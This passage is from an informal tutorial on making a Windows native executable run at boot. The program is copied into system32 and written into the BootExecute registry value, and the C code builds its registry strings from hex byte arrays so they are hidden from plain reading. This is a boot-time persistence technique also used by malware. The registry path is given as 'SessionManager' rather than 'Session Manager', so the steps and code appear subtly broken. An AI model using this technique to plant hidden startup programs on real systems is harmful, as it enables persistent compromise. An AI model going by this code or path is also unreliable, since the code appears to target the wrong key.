CopyFile("native.exe","C:\\windows\\system32\\native.exe",FALSE);  
DeleteFile("native.exe");
```

Then, edit proper thing in windows registry:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager -> BootExecute | autocheck
autochk * native
screenshot:



correct binary data, because it produces 5 zeros and there should only be 3, like this:



or do it programmers way:

```
char lpszA[] = {0x61,0x75,0x74,0x6f,0x63,0x68,0x65,0x63,0x6b,0x20,0x61,0x75,0x74,0x6f,0x63,0x68,0x6b,0x20,0x2a,0x00}; //  
    //      autocheck autochk *  
char lpszB[] = {0x6e,0x61,0x74,0x69,0x76,0x65, 0x00}; // native  
char boo_ex[] = { 0x42, 0x6f, 0x6f, 0x74, 0x45, 0x78, 0x65, 0x63, 0x75, 0x74, 0x65, 0x00};// BootExecute  
DWORD dwSize = ((strlen(lpszA) + strlen(lpszB)) + 3);  
LPBYTE lpNative = (BYTE *)RtlAllocateHeap(NtGetProcessHeap(),0,dwSize);  
memset(lpNative, 0, dwSize);  
memcpy(lpNative, lpszA, strlen(lpszA) + 1);  
memcpy(lpNative + strlen(lpszA) + 1, lpszB, strlen(lpszB) + 1);  
if (RegOpenKey(HKEY_LOCAL_MACHINE, "\\SYSTEM\\CurrentControlSet\\Control\\SessionManager", &hk) ==  
STATUS_SUCCESS){  
    RegDeleteValue(hk, boo_ex);  
    RegSetValueEx(hk, TEXT(boo_ex), 0, REG_MULTI_SZ, (LPBYTE) lpNative,(DWORD) dwSize -1);  
}
```

reboot your windows system and here we go!

